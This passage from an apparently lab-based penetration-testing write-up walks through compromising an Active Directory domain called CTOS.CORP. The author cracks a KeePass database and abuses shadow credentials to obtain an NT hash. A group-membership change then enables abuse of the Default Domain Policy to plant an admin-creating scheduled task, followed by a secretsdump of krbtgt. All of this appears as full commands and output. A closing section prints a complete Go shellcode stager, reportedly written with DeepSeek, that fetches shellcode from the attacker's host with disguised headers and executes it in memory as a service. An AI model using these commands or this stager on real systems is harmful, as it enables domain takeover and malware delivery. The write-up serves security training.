
And once we configure the service binPath for that binary and start it we'll see that we get a shell back as SYSTEM
DC01
Now We need to get administrator on DC01 somehow
Access as SVC_Infra_mgr
Under the Administrator Documents folder on IT-WS01, we see that there is a KDBX database
PS C:\Users\Administrator\Documents> ls
ls


    Directory: C:\Users\Administrator\Documents


Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 01-02-2026 23:32 2110 Database.kdbx


PS C:\Users\Administrator\Documents>
we use uploadserver to send it back to our system (that's why i like C2 better = easier for exfiltration and we'll mention this at the end)

so we first extract the database master password
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS]
└──╼ [★]$ keepass2john Database.kdbx | tee db.hash
Database:$keepass$*2*600000*0*c14b5ba45ea084f72781cddde6ccf4fad4df2daa9da92c760bf1812e2191dcfd*a6ea7a5ad28b49984be9a24a063be3862ef23ea914ed205cf511d1ef4415aea
5*7dd8e133acaf6407f6aed0f9c57087ae*b8b772b1c31c92980fcec15739c8d4de933c81307f7a9377987bc04cc968be6e*9c61586d08359491c464388b16de4d2f1947b33ffd03b977e435690f52
5ff775
Then we'll crack it using john to find the password sunshine
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS]
└──╼ [★]$ john db.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 600000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sunshine1 (Database)
1g 0:00:01:27 DONE (2026-09-06 19:21) 0.01142g/s 7.404p/s 7.404c/s 7.404C/s sunshine1..taurus
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Once we open the DB we'll find nothing under General but there is a password under Windows

Validating the username
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS]
└──╼ [★]$ nxc smb CTOS.CORP -u svc_infra_mgr -p 'Infr@Mgmt2026!Secure'
SMB 10.1.195.61 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:CTOS.CORP) (signing:True) (SMBv1:False) (Null
Auth:True) (DC:True)
SMB 10.1.195.61 445 DC01 [+] CTOS.CORP\svc_infra_mgr:Infr@Mgmt2026!Secure
Access as IT_OPS_LEAD
The SVC_INFRA_MGR has a nice chain in BloodHound
First, he has GenericWrite over the user IT_OPS_LEAD and because there is ADCS in place and let's hope PKINIT is enabled we'll be able to get that user's hash

First, we'll shadow credential that user to get is hash
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS]
└──╼ [★]$ certipy shadow auto -u svc_infra_mgr -p 'Infr@Mgmt2026!Secure' -dc-host DC01.CTOS.CORP -account IT_OPS_LEAD -ns 10.1.195.61
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Targeting user 'it_ops_lead'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '6ec865f1825d4e0eb18c02149ccd3cea'
[*] Adding Key Credential with device ID '6ec865f1825d4e0eb18c02149ccd3cea' to the Key Credentials for 'it_ops_lead'
[*] Successfully added Key Credential with device ID '6ec865f1825d4e0eb18c02149ccd3cea' to the Key Credentials for 'it_ops_lead'
[*] Authenticating as 'it_ops_lead' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'it_ops_lead@ctos.corp'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'it_ops_lead.ccache'
[*] Wrote credential cache to 'it_ops_lead.ccache'
[*] Trying to retrieve NT hash for 'it_ops_lead'
[*] Restoring the old Key Credentials for 'it_ops_lead'
[*] Successfully restored the old Key Credentials for 'it_ops_lead'
[*] NT hash for 'it_ops_lead': fd8bd0720fec58d0b5005257dd9f3723
Validating the hash
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS]
└──╼ [★]$ nxc smb CTOS.CORP -u svc_infra_mgr -p 'Infr@Mgmt2026!Secure' ^CSecure'
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS]
└──╼ [★]$ nxc smb CTOS.CORP -u it_ops_lead -H fd8bd0720fec58d0b5005257dd9f3723
SMB 10.1.195.61 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:CTOS.CORP) (signing:True) (SMBv1:False) (Null
Auth:True) (DC:True)
SMB 10.1.195.61 445 DC01 [+] CTOS.CORP\it_ops_lead:fd8bd0720fec58d0b5005257dd9f3723
IT_OPS_LEAD AddMember
And then we use IT_OPS_LEAD to add a member of the group Policy Automation Group to add ourselves into that group
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS]
└──╼ [★]$ bloodyAD --host 10.1.195.61 -d CTOS.CORP -u it_ops_lead -p :fd8bd0720fec58d0b5005257dd9f3723 add groupMember POLICY_AUTOMATION_GROUP IT_OPS_LEAD
[+] IT_OPS_LEAD added to POLICY_AUTOMATION_GROUP
That group gives us write access over the Default Domain Policy
It's the central Group Policy Object (GPO) that applies to all computers and users in the domain, enforcing baseline settings like password policies, account lockout rules, and Kerberos authentication settings.
So we can use it to get admin on DC01
First, we'll need the Policy GUID which is part of its GpcPath from bloodhound or from the DN via LDAP

Then we'll use that GUID to write a Scheduled Task that creates a user and adds it to the administrators group
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS]
└──╼ [★]$ pygpoabuse CTOS.CORP/it_ops_lead -hashes :fd8bd0720fec58d0b5005257dd9f3723 -gpo-id "6AC1786C-016F-11D2-945F-00C04FB984F9" -command "net user jimmex Password123! /
add && net localgroup administrators jimmex /add" -f
[+] ScheduledTask TASK_0493a434 created!
And after waiting a while (5 minutes or so) we'll see that the task ran and the user was created
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS]
└──╼ [★]$ nxc smb CTOS.CORP -u jimmex -p Password123!
SMB 10.1.195.61 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:CTOS.CORP) (signing:True) (SMBv1:False) (Null Auth:True) (DC
:True)
SMB 10.1.195.61 445 DC01 [+] CTOS.CORP\jimmex:Password123! (Pwn3d!)
using secrets dump to dump the KRBTGT user hash
┌─[]─[10.200.91.63]─[jimmex@attacker]─[~/HSM/CTOS]
└──╼ [★]$ secretsdump.py CTOS.CORP/jimmex:'Password123!'@10.1.195.61 -just-dc-user krbtgt
Impacket v0.14.0.dev0+20260814.164800.c23b3d55 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:<NONE OF YOUR BUSINESS, SIR>:::
Beyond root
We also could've used this stager (the one that DeepSeek created for the Staged but added a service signaling so it doesn't timeout)
package main

import (
    "io/ioutil"
    "net/http"
    "os"
    "syscall"
    "time"
    "unsafe"

    "golang.org/x/sys/windows/svc"
)

var (
    kernel32 = syscall.NewLazyDLL("kernel32.dll")
    ntdll    = syscall.NewLazyDLL("ntdll.dll")
    advapi32 = syscall.NewLazyDLL("advapi32.dll")
)

func main() {
    // Check if running as service
    isService, err := svc.IsWindowsService()
    if err != nil {
        // Not running as service, execute directly
        run()
        return
    }

    if isService {
        // Run as service
        runService("CTOSInventorySvc")
    } else {
        // Run directly
        run()
    }
}

func runService(name string) {
    // Create service handler
    handler := &serviceHandler{}

    // Run the service
    err := svc.Run(name, handler)
    if err != nil {
        // If service fails, try running directly
        run()
    }
}

type serviceHandler struct{}

func (h *serviceHandler) Execute(args []string, r <-chan svc.ChangeRequest, status chan<- svc.Status) (bool, uint32) {
    const cmdsAccepted = svc.AcceptStop | svc.AcceptShutdown

    // Report service starting
    status <- svc.Status{State: svc.StartPending}

    // Start the payload in a goroutine
    go run()

    // Report service running
    status <- svc.Status{State: svc.Running, Accepts: cmdsAccepted}

    // Main service loop
    for {
        select {
        case c := <-r:
            switch c.Cmd {
            case svc.Interrogate:
                status <- c.CurrentStatus
            case svc.Stop, svc.Shutdown:
                status <- svc.Status{State: svc.StopPending}
                return false, 0
            default:
                continue
            }
        }
    }
}

func run() {
    // Change to HTTP instead of HTTPS
    serverURL := "http://10.200.91.63/shellcode.bin"

    // Download shellcode with retries
    var shellcode []byte
    for i := 0; i < 5; i++ {
        shellcode = downloadShellcode(serverURL)
        if shellcode != nil {
            break
        }
        time.Sleep(5 * time.Second)
    }

    if shellcode == nil {
        os.Exit(1)
    }

    // Execute shellcode
    executeShellcode(shellcode)
}

func downloadShellcode(url string) []byte {
    // Simple HTTP client without TLS
    client := &http.Client{
        Timeout: 60 * time.Second,
    }

    req, err := http.NewRequest("GET", url, nil)
    if err != nil {
        return nil
    }

    // Legitimate-looking headers
    req.Header.Set("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36")
    req.Header.Set("Accept", "*/*")

    resp, err := client.Do(req)
    if err != nil {
        return nil
    }
    defer resp.Body.Close()

    shellcode, err := ioutil.ReadAll(resp.Body)
    if err != nil {
        return nil
    }

    // Check if we got actual shellcode
    if len(shellcode) < 100 {
        return nil
    }

    return shellcode
}

func executeShellcode(shellcode []byte) {
    // Try different memory allocation techniques
    if !executeWithVirtualAlloc(shellcode) {
        if !executeWithHeapCreate(shellcode) {
            executeWithNtAllocate(shellcode)
        }
    }
}

func executeWithVirtualAlloc(shellcode []byte) bool {
    VirtualAlloc := kernel32.NewProc("VirtualAlloc")
    RtlMoveMemory := ntdll.NewProc("RtlMoveMemory")
    CreateThread := kernel32.NewProc("CreateThread")
    WaitForSingleObject := kernel32.NewProc("WaitForSingleObject")

    addr, _, _ := VirtualAlloc.Call(
        0,
        uintptr(len(shellcode)),
        0x3000, // MEM_COMMIT | MEM_RESERVE
        0x40,   // PAGE_EXECUTE_READWRITE
    )

    if addr == 0 {
        return false
    }

    RtlMoveMemory.Call(addr, uintptr(unsafe.Pointer(&shellcode[0])), uintptr(len(shellcode)))

    // Change memory protection to PAGE_EXECUTE_READ
    VirtualProtect := kernel32.NewProc("VirtualProtect")
    var oldProtect uint32
    VirtualProtect.Call(addr, uintptr(len(shellcode)), 0x20, uintptr(unsafe.Pointer(&oldProtect)))

    threadHandle, _, _ := CreateThread.Call(0, 0, addr, 0, 0, 0)

    if threadHandle != 0 {
        WaitForSingleObject.Call(threadHandle, 0xFFFFFFFF)
        return true
    }

    return false
}

func executeWithHeapCreate(shellcode []byte) bool {
    HeapCreate := kernel32.NewProc("HeapCreate")
    HeapAlloc := kernel32.NewProc("HeapAlloc")
    RtlMoveMemory := ntdll.NewProc("RtlMoveMemory")
    CreateThread := kernel32.NewProc("CreateThread")
    WaitForSingleObject := kernel32.NewProc("WaitForSingleObject")

    heapHandle, _, _ := HeapCreate.Call(0x00040000, uintptr(len(shellcode)), 0)
    if heapHandle == 0 {
        return false
    }

    addr, _, _ := HeapAlloc.Call(heapHandle, 0x00000008, uintptr(len(shellcode)))
    if addr == 0 {
        return false
    }

    RtlMoveMemory.Call(addr, uintptr(unsafe.Pointer(&shellcode[0])), uintptr(len(shellcode)))

    threadHandle, _, _ := CreateThread.Call(0, 0, addr, 0, 0, 0)

    if threadHandle != 0 {
        WaitForSingleObject.Call(threadHandle, 0xFFFFFFFF)
        return true
    }

    return false
}

func executeWithNtAllocate(shellcode []byte) bool {
    NtAllocateVirtualMemory := ntdll.NewProc("NtAllocateVirtualMemory")
    RtlMoveMemory := ntdll.NewProc("RtlMoveMemory")
    CreateThread := kernel32.NewProc("CreateThread")
    WaitForSingleObject := kernel32.NewProc("WaitForSingleObject")

    var addr uintptr
    var size uintptr = uintptr(len(shellcode))

    ret, _, _ := NtAllocateVirtualMemory.Call(
        uintptr(0xFFFFFFFFFFFFFFFF), // Current process
        uintptr(unsafe.Pointer(&addr)),
        0,
        uintptr(unsafe.Pointer(&size)),
        0x3000, // MEM_COMMIT | MEM_RESERVE
        0x40,   // PAGE_EXECUTE_READWRITE
    )

    if ret != 0 {
        return false
    }

    RtlMoveMemory.Call(addr, uintptr(unsafe.Pointer(&shellcode[0])), uintptr(len(shellcode)))

    threadHandle, _, _ := CreateThread.Call(0, 0, addr, 0, 0, 0)

    if threadHandle != 0 {
        WaitForSingleObject.Call(threadHandle, 0xFFFFFFFF)
        return true
    }

    return false
}
All we had to do is transfer that stager back to the machine and use it as the binPath then start a web server that serves the shellcode.bin which is an agent created by sliver or whatever C2 you use and it'll work
Why is it better? Better OPSEC and easier Exfiltration
Path
That's what we did in this lab
Resources
- OWASP Deserialization of Untrusted Data
- Python pickle — Never unpickle untrusted data
- HackTricks - Wildcards and Symlinks
- HackTricks - Linux Disk Group Privilege Escalation
- MITRE ATT&CK T1558.009 - Kerberos Keytab
- HackTricks - Windows Services Privilege Escalation
- Hashcat Example Hashes - KeePass
- TheHacker Recipes - DACL Abuse - GenericWrite
- TheHacker Recipes - Shadow Credentials
- MITRE ATT&CK T1098 - Account Manipulation
- HackTricks - GPO Privilege Escalation